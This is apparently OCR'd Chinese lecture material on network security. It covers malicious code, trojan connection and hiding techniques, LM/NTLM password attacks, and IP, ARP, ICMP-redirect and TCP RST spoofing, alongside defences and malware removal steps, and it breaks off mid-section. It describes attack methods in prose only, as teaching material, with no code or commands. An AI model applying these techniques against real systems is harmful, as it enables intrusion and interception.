
增强安全意识，提高警惕

安全软件

恶意木马与流氓软件下载

网页木马 - 浏览器渗透攻击

网页感染已成为国内互联网最重要的恶意代码传播形式



网络访问流量重定向机制（网页挂马）

内嵌HTML标签、恶意script脚本、内嵌对象

网页木马“感染链”

网页木马通常不会直接存在于被挂马页面中

通过多层嵌套的内嵌链接、跨站脚本等方式构建网马“感染链”（便于攻击者管理和统计、通过混淆加大防御者分析难度）

挑战：需要在网页动态视图树中对网马进行检测和跟踪

网站挂马威胁防范措施

- **补丁**

  系统软件补丁自动更新

  经常升级应用软件
- **反病毒软件**
- **浏览器使用**

  IE, Firefox

  非主流软件: Chrome, Safari, Opera
- **上网冲浪方式**

  Google安全建议

  SiteAdvisor

不良信息内容过滤

研究目标

快速检测: 高性能

精确检测: 低误报率、低漏报率

深入追踪: 支持应急处置、案例侦查和态势分析

检测技术研究

- **网页木马动态检测技术**

  检测页面链接被挂接网页木马
- **木马网络(Malware Distribution Network)追踪技术**

  深入追踪整个木马网络，定位木马宿主站点，获取样本
- **基于脚本引擎的网页木马检测技术**

  对抗“免杀”页面混淆机制

  精确检测网页木马类型

第六章 恶意代码攻击

1.恶意代码概述

计算机病毒

经过存储介质和网络进行传播，从一台计算机系统到另外一台计算机系统，未经授权认证破坏计算机系统完整性的程序或代码 。

恶意代码包括

计算机病毒（Computer Virus）、特洛伊木马（Trojan Horse）、计算机蠕虫（Worms）、逻辑炸弹（Logic Bombs）、用户级RootKit、内核级RootKit、脚本恶意代码（Malicious scripts）、恶意ActiveX控件、其它恶意代码

- **病毒**

  病毒会复制（感染）其他文件，通过各种方法①前附着②插入③覆盖④后附着

- **后门木马**

  一种会在主机上开放端口让远程计算机远程访问的恶意程序

- **蠕虫**

  蠕虫自动传播自身的副本到其他计算机。①通过邮件（邮件蠕虫）②通过点对点软件（点对点蠕虫）③通过IRC（IRC蠕虫）④通过网络（网络蠕虫）。

- **间谍软件**

  此类软件会检测用户的使用习惯和个人信息，并且会将这些信息在未经用户的认知和许可下发送给第三方。包括键盘记录，时间日志，cookies，屏幕信息等，或者是上面所列信息的组合。对系统的影响表现为系统运行速度下降，系统变得不稳定，甚至当机。

2.恶意代码类型说明及行为分析

常见传播途径

恶意代码感染的过程

- 通过某种途径传播，进入目标系统
- 自我复制,并通过修改系统设置实现随系统自启动
- 激活病毒负载的预定功能如：

  打开后门等待连接

  发起DDOS攻击

  进行键盘记录

- 除引导区病毒外，所有其他类型的病毒，无一例外，均要在系统中执行病毒代码，才能实现感染系统的目的。对于不同类型的病毒，它们传播、感染系统的方法也有所不同。

传播方式

电子邮件、网络共享、P2P共享、系统漏洞、移动磁盘传播

- **电子邮件**

  HTML正文可能被嵌入恶意脚本，

  邮件附件携带病毒压缩文件

利用社会工程学进行伪装，增大病毒传播机会

快捷传播特性

- **网络共享**

  病毒会搜索本地网络中存在的共享，包括默认共享

  通过空口令或弱口令猜测，获得完全访问权限

  将自身复制到网络共享文件夹中

- **P2P共享软件**

  将自身复制到P2P共享文件夹

  通过P2P软件共享给网络用户

  利用社会工程学进行伪装，诱使用户下载

- **系统漏洞**

  由于操作系统固有的一些设计缺陷,导致被恶意用户通过畸形的方式利用后,可执行任意代码,这就是系统漏洞。

  病毒往往利用系统漏洞进入系统, 达到传播的目的。

感染途径

- 网页感染
- 与正常软件捆绑
- 用户直接运行病毒程序
- 由其他恶意程序释放

自启动方式

自启动特性

除引导区病毒之外，绝大多数病毒感染系统之后，都具有自启动特性。病毒在系统中的行为是基于病毒在系统中运行的基础上的，这就决定了病毒必然要通过对系统的修改，实现开机后自动加载的功能。

- **自启动方式**

  修改注册表：a注册表启动项；b文件关联项；c系统服务项；d、BHO项

  将自身添加为服务

  将自身添加到启动文件夹

  修改系统配置文件。

- **加载方式**

  服务和进程-病毒程序直接运行、嵌入系统正常进程-DLL文件和OCX文件等、驱动-SYS文件。

- **常见行为**

  病毒感染系统后，无疑会对系统做出各种修改和破坏。有时病毒会使受感染的系统出现自动弹出网页、占用高CPU资源、自动弹出/关闭窗口、自动终止某些进程等各种不正常现象。

下载与后门特性

- **下载特性**

  很多木马、后门程序间谍软件会自动连接到Internet某Web站点，下载其他的病毒文件或该病毒自身的更新版本/其他变种。

- **后门特性**

后门程序及很多木马、蠕虫和间谍软件会在受感染的系统中开启并侦听某个端口，允许远程恶意用户来对该系统进行远程操控。有时候病毒还会自动连接到某IRC站点某频道中，使得该频道中特定的恶意用户远程访问受感染的计算机。

信息收集特性

大多数间谍软件和一些木马都会收集系统中用户的私人信息，特别是各种帐号和密码。收集到的信息通常都会被病毒通过自带的SMTP引擎发送到指定的某个指定的邮箱。

文件感染特性

文件型病毒的一个特性是感染系统中部分/所有的可执行文件。病毒会将恶意代码插入到系统正常的可执行文件中，使得系统正常文件被破坏而无法运行，或使系统正常文件感染病毒而成为病毒体。有的文件型病毒会感染系统中其他类型的文件。

网络攻击特性

一些蠕虫病毒会针对微软操作系统或其他程序存在的漏洞进行攻击，从而导致受攻击的计算机出现各种异常现象，或是通过漏洞在受攻击的计算机上远程执行恶意代码。（ARP攻击、欺骗）

自身隐藏特性

多数病毒会将自身文件设置为“隐藏”、“系统”和“只读”属性，更有一些病毒会通过修改注册表对系统的文件夹访问权限、显示权限等进行修改，以使其更加隐蔽不易被发现。

- **rootkit的主要分类**

  应用级、硬件级、内核级

- **rootkit的常见功能**

  隐藏文件、隐藏进程、隐藏连接、隐藏模块、内核后门、嗅探工具、密码记录、日志擦除

- **rootkit的主要技术**

  lkm注射、模块摘除、拦截中断、劫持系统调用、运行时补丁、inline hook、端口反弹

3.特洛伊木马

特洛伊木马是指黑客用来远程控制目标计算机的特殊程序。凡是非法驻留在目标计算机里，并执行预定的操作，窃取目标的私有信息，都属于特洛伊木马。

工作方式

C/S模式

服务器端安装在目标机里，监听等待攻击者发出的指令；

客户端是用来控制目标机器的部分，放在攻击者机器上。

木马“Passwd Sender”(口令邮差)可以不需要客户端。

比较

- **木马vs远程管理软件**

  same：C/S结构，强大的远程控制功能；

  diff：隐蔽性，功能特殊性。

- **木马vs病毒/蠕虫**

  same：传播渠道，窃取信息功能；

diff：隐蔽性，不主动传播，远程控制；木马不会自我繁殖，也不刻意地去感染其他文件；木马主要是为攻击者打开用户的电脑门户。

木马的伪装

- 冒充图像文件或游戏程序
- 捆绑程序欺骗
- 伪装成应用程序扩展组件

木马的特点

- 隐蔽性强
- 潜伏能力强
- 非授权性

木马的功能

- 保留访问权限
- 远程控制
- 信息收集
- 其他特殊功能

特洛伊木马的存放

- 木马的服务器程序文件一般位置是在c:\windows和c:\windows\system

  原因：windows的一些系统文件在这两个位置。

- 木马的文件名总是尽量和windows的系统文件接近。

特洛伊木马工作原理

木马隐藏技术

木马程序建立连接技术

- **合并端口木马**

  修改虚拟设备驱动程序（vxd）或修改动态链接库（DLL），在一个端口上同时绑定两个TCP或UDP连接，通过把木马端口绑定于特定的服务端口之上，达到隐藏端口的目的。采用替代系统功能的方法，木马将修改后的DLL替换系统原有的DLL，并对所有的函数调用进行过滤。

- **使用ICMP协议进行数据的发送**


  ICMP报文是由系统内核或进程直接处理而不是通过端口，修改ICMP头的构造，加入木马的控制字段，木马将自己伪装成一个Ping的进程，系统会将ICMP_ECHOREPLY（Ping回包）的监听、处理权交给木马进程，一旦事先约定好的ICMP_ECHOREPLY包出现，木马就会接受、分析并从报文中解码出命令和数据。

- **反弹端口型木马**


  反弹端口型木马的服务端使用主动端口，客户端（或称控制端）使用被动端口；木马定时监测控制端的存在，发现控制端上线立即弹出端口主动连结控制端打开的被动端口；为了隐藏起见，控制端的被动端口一般开在80。即使用户使用端口扫描软件检查自己的端口，发现的也是类似TCP User IP的情况。

·客户端开启一个本地端口来监听远程连接请求。
·服务端通过一些方法获得客户端IP以后主动连接它，最终实现远程控制。

半反弹型连接



全反弹型连接



- **使用基于嗅探原理的原始套接字木马**

  服务器端是一个发包器和嗅探器，将捕获指定特征的数据包。客户端发送指定特征的数据包，包括定义的命令以及接收Server的数据。当Server捕获到该指定特征的数据包时，变成激活状态，通过分析该数据包，获得Client发送的命令和Client的IP地址，实现相应的命令，并将执行后的结果发送回Client，Client的嗅探部分则接收相应的数据。

一个简单木马程序分析

Mini：远程控制类木马

服务端工作原理：TCP Socket技术

- 打开一通信通道（绑定某个端口）并告知本地主机，它在某个地址上接受客户请求。socket()和bind()
- 等待客户请求到达该端口。listen()
- 接收到重复服务请求，处理该请求并发送应答信号。accept()
- 返回第二步，等待另一客户请求。
- 关闭连接。closesock()

常见的木马编程技术

- 修改注册表技术
- 调用Win32 API编程
- 多线程技术
- 后台监控技术
- 定时触发器技术
- Socket编程技术

特洛伊木马的植入技术

攻击植入：口令攻击/缓冲区溢出攻击/脚本攻击->获得系统控制权->植入特洛伊木马->远程控制

利用漏洞植入：系统漏洞，应用程序漏洞

伪装和欺骗：文件捆绑、邮件附件、木马网页

自动传播：邮件列表、共享磁盘

特洛伊木马的隐藏技术

启动隐藏、文件隐藏、运行隐藏、通信隐藏

（木马的痕迹：文件、进程、网络连接、启动项）

特洛伊木马启动方式

自动启动：木马一般会存在三个地方:注册表、win.ini、system.ini。在autoexec.bat、config.sys、启动组中易被发现。

捆绑方式启动： 捆绑方式是一种手动的安装方式。非捆绑方式的木马因为会在注册表等位置留下痕迹,而捆绑木马可以由黑客自己确定捆绑方式、捆绑位置、捆绑程序等,位置的多变使木马有很强的隐蔽性。

修改文件关联：如用木马取代notepad.exe来打开.txt文件。

木马检测技术

- 传统检测手段：特征码提取
- 行为分析检测：分析程序具有恶意行为：修改注册表启动项、远程线程插入、Rootkie行为（隐藏进程、文件、注册表）

木马的防范

- 端口扫描
- 查看连接——这两种对驱动程序/动态链接木马无效
- 检查注册表
- 查找木马文件
- 文件完整性检查

4.恶意代码处理技术

防病毒产品工作机制介绍

- 扫毒模块：扫描并检测含有恶意代码的文件，并对其做出处理。对于被文件型病毒感染的可执行文件进行修复。
- 损害清除服务（DCS）：对于正在运行/已经加载的病毒进行清除（包括终止进程、脱钩DLL文件、删除文件），并恢复被病毒修改过的注册表内容，起到修复系统的作用。可视为通用专杀工具。

为什么会出现无法清除/隔离/删除的病毒

- 当病毒感染系统后，病毒进程已经被系统加载，或是病毒DLL已经嵌入到正在运行的系统进程中时，由于Windows自身的特性，对于已经加载的文件无法进行改动操作，从而导致病毒扫描引擎对检测到的文件无法操作。
- 已经加载的病毒不包含在损害清除模板(DCT)中，损害清除服务无法修复被病毒感染的系统。

常用病毒处理方法

- 最好在安全模式下操作
- 终止所有可疑进程和不必要的进程
- 关闭系统还原

5.典型案例分析

灰鸽子 BKDR_HUPIGON.G

- 清除灰鸽子 BKDR_HUPIGON.G
  以windows XP 为例，步骤如下 ：

  ① 关闭XP系统还原；
  ② 重启进入安全模式，由于正常模式下文件不可见；
  ③ 打开文件夹的显示隐藏文件、系统文件功能；
  ④ 找到并删除window目录下灰鸽子的4个文件；
  ⑤ 打开regedit，删除 HKEY_LOCAL_MACHINE>System>CurrentControlSet >Services 下的 GrayPigeonServer项 ；
  ⑥ 清除完成。

传奇木马 TROJ_LEGMIR.CN

- 清除传奇木马 TROJ_LEGMIR.CN
  以windows XP 为例，步骤如下：

  ① 关闭XP系统还原；
  ② 标识病毒程序和文件：更新病毒库，扫描；
  ③ 结束病毒相关的恶意进程：进程管理器，Process Explorer
  ④ 删除病毒相关的注册表项：（具体项见前页）；
  ⑤ 清除完成。

WORM_LOVGATE.AE

- WORM_LOVGATE.AE的清除
  以windows XP 为例，步骤如下：
  ① 关闭XP系统还原；
  ② 重启进入安全模式，
  ③ 逐条删除病毒写入的注册表启动项；列表参见前面PPT
  ④ 搜索并删除病毒文件；列表参见前面PPT
  ⑤ 清除完成。

PE_LOOKED.ID-O

- PE_LOOKED.ID-O的清除
  以windows XP 为例，步骤如下：
  ① 关闭XP系统还原；
  ② 搜索并删除病毒文件以及注册表键；列表参见前面PPT
  ③ 清除完成。

第七章 口令攻击

1.身份认证与口令

- **身份认证(Identification and Authentication)**

  用户向计算机系统以一种安全的方式提交自己的身份证明，然后由系统确认用户的身份是否属实，最终拒绝用户或者赋予用户一定的权限

2.口令攻击的方法与类型

口令攻击分类

本地口令猜解/远程口令猜测

应用程序口令猜解/操作系统口令猜解

主动攻击/被动攻击

主动口令攻击

字典攻击、强力攻击、组合攻击

字典攻击

- **字典**

  通常是由很多条可能的口令字而组成的一个纯文本文件

- **字典的生成**

  字典文件（一个充满字典文字的文本文件）被装入破解应用程序（如L0phtCrack），它是根据由应用程序定位的用户帐户运行的。

强力攻击

尝试所有的字符组合方式，逐一去模拟口令验证过程

被动截获

欺骗攻击、嗅探攻击、键盘攻击

3.Windows下的口令攻击

验证协议

LAN Manager协议、NTLM、NTLMv2、Kerberos认证

LAN Manager协议

- **LM口令处理过程**

  口令变成大写；漏洞1：碰撞几率大大增加了

  把口令变成14个字符，或截断或补短；漏洞2：最大口令长度为14位

  这14个字符分成两个7个字符；漏洞3：两个字符串可以分别破解，所以破解的最大长度仅为7字节，不论你的口令有多长

  用7个字符和DES算法加密一个64位“Magic ”

  把两个64位结果拼起来，得到128位值

服务器保存该128位值

- **LM验证过程**

  服务器随机产生一个8字节的挑战，送往客户机

  服务器、客户机各自使用源自明文口令的DESKEY分别对8字节挑战进行加密。客户机将计算结果送往服务器，这就是所谓响应(分成三组，总共24字节)。 这里使用的就是标准DES算法。任何知道key的人都可以将response解密，从而获取challenge

  如果响应与服务器的计算结果匹配，服务器认为客户机拥有正确的明文口令

NTLM

- **NTLM口令处理过程**

  把口令变成Unicode编码

  使用MD4散列算法

  保持得到的128位散列值

- **NTLM验证过程**

  客户端首先在本地加密自己的密码成为密码散列

  客户端向服务器发送自己的帐号，这个帐号是没有经过加密的，明文直接传输


  服务器产生一个16位的随机数字发送给客户端，作为一个 challenge

  客户端再用加密后的密码散列来加密这个 challenge ，然后把这个返回给服务器。作为 response

  服务器把用户名、给客户端的challenge 、客户端返回的 response 这三个东西，发送域控制器

  域控制器用这个用户名在 SAM密码管理库中找到这个用户的密码散列，然后使用这个密码散列来加密challenge

  域控制器比较两次加密的 challenge ， 如果一样，那么认证成功



口令的存储

SAM数据库，缓存的口令字hash串

常用口令攻击方法

本地获取，远程猜测，嗅探

口令的防护

选择安全密码，防止口令猜测攻击，设置安全策略

选择安全密码

- 设置足够长度的口令
- 口令中混合使用大小写字母、数字、特殊符号

防止口令猜测攻击

- 硬盘分区采用NTFS格式
- 正确设置和管理帐户
- 禁止不需要的服务
- 关闭不用的端口
- 禁止建立空连接

设置安全策略

- 强制密码历史
- 密码最长使用期限
- 密码最短使用期限
- 密码长度最小值
- 密码必须符合复杂性要求

第八章 假消息攻击

1.TCP/IP网络协议栈攻击概述

网络安全属性

- **网络安全CIA属性**

  机密性(Confidentiality)

  完整性(Integrity)

  可用性(Availability)

- **其他两个补充属性**

  真实性(Authentication)

  不可抵赖性(Non-Repudiation) : 可审查性(Accountability)

网络攻击基本模式

- **截获**

  嗅探(sniffing)

  监听(eavesdropping)

- **篡改**


  数据包篡改(tampering)

- **中断**

  拒绝服务(DoSing)

- **伪造**

  欺骗(Spoofing)



中间人攻击(MITM攻击)

- **中间人**

  与通信双方建立起各自独立的会话连接

  对双方进行身份欺骗

  进行消息的双向转发

  拦截通信双方的全部通信(截获)、转发篡改消息(篡改)、双方身份欺骗(伪造)

TCP/IP网络协议栈安全缺陷与攻击技术

TCP/IP 协议栈层次	网络协议	存在安全缺陷	对应攻击技术	破坏安全属性
网络接口层	以太网协议	共享传输媒介并明文传输	网络嗅探与协议分析	机密性
	以太网协议	缺乏MAC身份认证机制	MAC欺骗攻击	真实性
	PPP协议	明文传输	网络嗅探与协议分析	机密性
互联层	IPv4	缺乏IP地址身份认证机制	IP地址欺骗	真实性
		处理IP分片时的逻辑错误	IP分片攻击	可用性
	ICMP	ICMP路由重定向缺乏身份认证	ICMP路由重定向	完整性，真实性
		广播地址对Ping的放大器效应	Ping Flood, Smurf	可用性
	ARP	采用广播问询且无验证机制	ARP欺骗	真实性
	BGP等	缺乏较强的身份认证机制	路由欺骗攻击	完整性，真实性
传输层	TCP	TCP三次握手存在连接队列瓶颈	TCP SYN Flood	可用性
		TCP会话对身份认证不够安全	TCP RST攻击	真实性，可用性
		TCP会话对身份认证不够安全	TCP会话劫持	真实性，可用性
	UDP	N/A	UDP Flood	可用性
应用层	DNS	DNS验证机制不够安全	DNS欺骗	完整性，真实性
	SMB	SMB协议的NTLM认证机制存在安全缺陷	SMB中间人攻击	真实性，可用性
	HTTP	URL明文，缺乏完整性保护，编码滥用等	钓鱼	完整性，真实性
		内嵌链接滥用	网页木马攻击	完整性

网络协议攻击基础技术


- 原始报文捕获-Sniffer
- 原始报文伪造技术
- Netwox/Netwag*

2.IP源地址欺骗

IP源地址欺骗

伪造具有虚假源地址的IP数据包进行发送

目的：隐藏攻击者身份、假冒其他计算机通过身份验证




IP源地址欺骗原理

路由转发只是用目标IP地址，不对源IP做验证


现实世界中的平信

欺骗的两种场景

On-path Spoofing




Off-path Spoofing



- **Off-path Spoofing盲攻击**

  对于Off-path，当监听不到时，通过猜测TCP三次握手中所需的信息，假冒IP建立起TCP连接。



IP源地址欺骗技术的应用场景

- **普遍应用场景**

  拒绝服务攻击：无需或不期望响应包，节省带宽，隐藏攻击源

  网络扫描(nmap -D)：将真正扫描源隐藏于一些欺骗的源IP地址中

- **假冒IP攻击场景**

对付基于IP地址的身份认证机制（类Unix平台上的主机信任关系、防火墙或服务器中配置的特定IP访问许可）

远程主机IP欺骗-盲攻击，较难成功

IP源地址欺骗的防范措施

- **使用随机化的初始序列号**

  避免远程盲攻击

- **使用网络层安全传输协议如IPsec**

  避免泄露高层协议可供利用的信息及传输内容

- **避免采用基于IP地址的信任策略**

  以基于加密算法的用户身份认证机制来替代

- **在路由器和网关上实施包检查和过滤**

  入站过滤机制(ingress filtering)

  出站过滤机制(egress filtering)

- **真实源IP地址验证**

3.ARP欺骗

ARP协议

- **IP网络传输机制**

  子网间使用IP地址通过路由器寻址转发

  子网内使用硬件地址(以太网:MAC)进行传输

  需要主机IP地址 - 硬件地址映射过程

- **ARP协议：地址解析协议**
- **ARP缓存**
  - 如果每个发送IP Packet都要执行一次 ARP, 网络将是不可承受的
  - ARP缓存机制

  Static: arp -s

  Dynamic: 根据ARP应答更新

  - ARP应答并非都是由请求触发的

  主机启动时会主动发送ARP应答

  刷新邻居的ARP缓存

ARP协议安全问题

- ARP广播请求 / 应答
- ARP缓存

ARP欺骗 (ARP Spoofing)

发送伪造ARP消息，对特定IP所对应的MAC地址进行假冒欺骗，从而达到恶意目的。

ARP欺骗技术的应用场景

- 利用ARP欺骗进行交换网络中的嗅探
- ARP欺骗构造中间人攻击，从而实施TCP会话劫持
- ARP病毒传播
- ARP欺骗挂马

ARP欺骗攻击防范措施

- **静态绑定关键主机的IP地址与MAC地址映射关系**

  网关/关键服务器

  "arp -s IP地址 MAC地址 类型"

- **使用VLAN虚拟子网细分网络拓扑**
- **加密传输数据以降低ARP欺骗攻击的危害后果**
- **使用相应的ARP防范工具: ARP防火墙**

  探测出网络中欺骗的ARP包

  并保护主机的ARP缓存不受欺骗

4.ICMP路由重定向攻击

ICMP路由重定向攻击

伪装成路由器发送虚假的ICMP路由路径控制报文

使受害主机选择攻击者指定的路由路径

攻击目的


嗅探或假冒攻击

技术原理

路由器告知主机：“应该使用的路由器IP地址”

ICMP路由重定向攻击技术

- 攻击节点冒充网关IP，向被攻击节点发送ICMP重定向报文，并将指定的新路由器IP地址设置为攻击节点
- 被攻击节点接受报文，选择攻击节点作为其新路由器(即网关)
- 攻击节点可以开启路由转发，实施中间人攻击



ICMP路由重定向攻击防范

- 根据类型过滤一些ICMP数据包
- 设置防火墙过滤
- 对于ICMP重定向报文判断是不是来自本地路由器

5.RST攻击

TCP RST攻击

- **使用攻击模式**

  伪造

  中断

- **伪造TCP重置报文攻击(spoofed TCP reset packet)**

  TCP重置报文将直接关闭掉一个TCP会话连接

- **应用场景**

  恶意拒绝服务攻击、重置入侵连接、GFW

TCP RST包产生和处理机制

- **TCP RST包的正常产生的场景**

  从未建立起TCP连接的主机接收到任意TCP包

  在关闭端口上接受到SYN包请求连接

  接受到无效或错误的SEQ值或ACK值的TCP包

- **TCP RST包的处理响应**

